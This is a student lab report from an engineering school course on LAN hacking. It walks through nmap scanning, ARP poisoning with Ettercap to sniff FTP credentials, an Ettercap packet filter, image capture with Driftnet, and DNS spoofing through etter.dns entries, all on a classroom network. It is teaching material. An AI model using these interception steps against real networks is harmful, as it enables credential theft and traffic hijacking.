

ENSEA

Beyond Engineering

ARCHITECTURE AND PROTOCOLS

RTS TP1

Understand the potential hacking mechanisms at LAN level.

PAN Jimmy-Antoine - LI Guillaume

1. Setting up the layout

By using the command *ip addr* we can find our IP address and its mask.


```
preseau@055-pcs:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s31f6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 54:bf:64:64:af:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.28.5/24 brd 192.168.28.255 scope global enp0s31f6
        valid_lft forever preferred_lft forever
    inet6 fe80::56bf:64ff:fe64:af8a/64 scope link
        valid_lft forever preferred_lft forever
```

FIGURE 1 – Capture of the terminal after the command *ip addr*

Here we are using the *enp0s31f6* interface (second one). So the IP address is 192.168.28.5 and the mask is 24 (just after the backslash).

2. NMAP

By using the command `nmap -sP 192.168.28.1-10` we make a scan of the computer between 192.168.28.1 and 192.168.28.10. We can see if the computer with these addresses are turned on or not.



```
tpreseau@d055-pc5:~$ nmap -sP 192.168.28.1-10

Starting Nmap 7.60 ( https://nmap.org ) at 2022-10-18 14:05 CEST
Nmap scan report for 192.168.28.1
Host is up (0.00042s latency).
Nmap scan report for 192.168.28.2
Host is up (0.00048s latency).
Nmap scan report for 192.168.28.3
Host is up (0.00055s latency).
Nmap scan report for 192.168.28.4
Host is up (0.00056s latency).
Nmap scan report for 192.168.28.5
Host is up (0.00012s latency).
Nmap scan report for 192.168.28.6
Host is up (0.00038s latency).
Nmap scan report for 192.168.28.8
Host is up (0.00035s latency).
Nmap done: 10 IP addresses (7 hosts up) scanned in 7.71 seconds
```

FIGURE 2 – Scan of the computer between the network 192.168.28.1 and 192.168.28.10

Here we can see that 7 computers are turned on and their host are up. However, 3 other are turned off. The host is up for computers with the IP addresses 192.168.28.(1 to 6 and 8) and down for 192.168.28.(7-9-10).

3. ARP Poisoning

First we need to get to the root in the command window. For this we need to type `sudo su -` command and then enter the password. After this we have to run Ettercap with the command `sudo ettercap -G`.

In the sniff menu we need to launch *unified sniffing* on our interface to discover the surrounding world, which gives us the following picture :

```

Listening on:
enp0s31f6 -> 54:BF:64:64:AF:8A
192.168.28.5/255.255.255.0
fe80::56bf:64ff:fe64:af8a/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

DHCP: [B4:96:91:2B:69:24] REQUEST 192.168.28.68

```

FIGURE 3 – Display of Ettercap with unified sniffing of our enp1S0f6 interface

We got some informations of our network interface such as network address, network submask, ports, plugins, etc.

Now, we set the PC4 as target 1 (the victim) and PC100 as target 2 (the server). We launched the man in the middle attack (ARP poisoning). Then, we can connect on PC100 with SSH protocol and we can observe the Wireshark capture :

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000	Dell_64:af:8a	Dell_64:a3:1c	ARP	42	192.168.28.100 is at 54:bf:64:64:af:8a
2	0.000	Dell_64:af:8a	Dell_64:af:d0	ARP	42	192.168.28.4 is at 54:bf:64:64:af:8a (duplicate use of 192.168.28.100 detected!)

FIGURE 4 – Capture of Wireshark on a SSH protocol on PC100 after an middle attack

We can see the message *duplicate use of 192.168.28.100 detected*. Actually, as Ettercap put us between PC4 and PC100, PC4 detect our computer (PC5) as PC100 sometimes. The information describe the facts that there are two persons with the IP address of PC100.

Now that we are between PC4 and PC100 thanks to Wireshark we are now going to capture a FTP traffic between them. So we first have to make a ftp connection to the PC4 with the PC100. Then we enter the username and the password. Finally on Ettercap we can see these previous information entered :

```
Host 192.168.28.4 added to TARGET1
Host 192.168.28.100 added to TARGET2

ARP poisoning victims:

GROUP 1 : 192.168.28.4 54:BF:64:64:A3:1C

GROUP 2 : 192.168.28.100 54:BF:64:64:AF:D0
FTP : 192.168.28.100:21 -> USER: tpreseau PASS: sethisis
```

FIGURE 5 – Capture of Ettercap when PC100 made a FTP connexion with PC4

Thanks to Ettercap we could retrieve the password (sethisis) and the username (tpreseau) we entered during the FTP connection.

Then separately on Wireshark we retrieve the FTP frames of PC100 and we can see in the *Length info* we also get the user and password we entered to make a FTP connection :

No.	Time	Source	Destination	Protocol	Length	Info
210	3.561458846	192.168.28.100	192.168.28.4	FTP	86	Response: 220 (vsFTPd 3.0.3)
220	8.072174223	192.168.28.4	192.168.28.100	FTP	81	Request: USER tpreseau
222	8.081059258	192.168.28.100	192.168.28.4	FTP	100	Response: 331 Please specify the password.
227	12.240590800	192.168.28.4	192.168.28.100	FTP	81	Request: PASS sethisis
229	12.465560208	192.168.28.100	192.168.28.4	FTP	89	Response: 230 Login successful.
231	12.465724306	192.168.28.4	192.168.28.100	FTP	72	Request: SYST
233	12.481724933	192.168.28.100	192.168.28.4	FTP	85	Response: 215 UNIX Type: L8
344	123.091059272	192.168.28.4	192.168.28.100	FTP	72	Request: QUIT
346	123.101661048	192.168.28.100	192.168.28.4	FTP	80	Response: 221 Goodbye.

FIGURE 6 – Capture of Wireshark when PC100 made a FTP connexion with PC4

5. Use of an Ettercap filter

We'll use an Ettercap filter here. We first need to get the file named *filter_file* in the subject and compile it. Once done we need to load the compiled file on Ettercap. Then when we start a new FTP session on the target we get the following picture on Wireshark :

No.	Time	Source	Destination	Protocol	Length	Info
20	10.922179160	192.168.28.100	192.168.28.5	FTP	86	Response: 220 (vsFTPD 3.0.3)
20	15.370789557	192.168.28.5	192.168.28.100	FTP	81	Request: USER tpreseau
21	20.234319548	192.168.28.5	192.168.28.100	FTP	81	Request: PASS sethisis
21	20.453101223	192.168.28.5	192.168.28.100	FTP	72	Request: SYST

FIGURE 7 – Capture of Wireshark of a FTP session with PC100 after using an Ettercap filter

Normally in the first line we shouldn't get this result (we forgot to take a screenshot of the real result) but instead of *Response : 220 (vsFRPd 3.3.3)* we'll have *RTS's are the best* written here.

6. Spying with Driftnet

The goal of this part is to catch an image that the victim get from the server.

Now we'll use Driftnet which allows to display multimedia streams in a window without formatting. To recover an image, we first need to restart the ARP poisoning on Ettercap, PC4 as victim and PC100 as server.

Then we need to open Driftnet with the following command : `driftnet -i enp0s31f` since `enp0s31f` is our main interface. After using this command we get a black window opened which is Driftnet. The window will display the images that PC4 get from PC100.

Now, we will make PC4 get an image from the server. We can start a FTP session with PC4. Once the connection's done we'll first use the `-ls` command to find an image in the computer. Then we'll use the `get` command to recover the image like in the following picture :

```
ftp> get reseau.jpg
local: reseau.jpg remote: reseau.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for reseau.jpg (287575 bytes).
226 Transfer complete.
287575 bytes received in 0.14 secs (1.9101 MB/s)
```

FIGURE 8 – Capture of the terminal after PC4 made a get on an image from PC100

After using this command we should see the image in the black window of Driftnet :





FIGURE 9 – Image that we recover from the victim's get command

Success! As attacker, we get the image that our victim got from the server with ettercap poisoning.

7. DNS Poisoning

For this part we'll do a DNS poisoning. We first need to modify the file *etter.dns*. To do so, we need to enter the command `cd /etc/ettercap` to go to the file directory then the command `code .` to open it on Visual Studio Code. Then we write 3 lines to modify the resquest's response of the DNS server.



```
60 www.cyu.fr A 10.10.17.5
61 *.cyu.fr A 10.10.17.5
62 www.cyu.fr PTR 10.10.17.5
```

FIGURE 10 – Capture of the 3 lines in the etter.dns file

By writting these lines, when the victim enter the CYU website he will be redirected to the website with the IP address of 10.10.17.5 which is the ENSEA's website.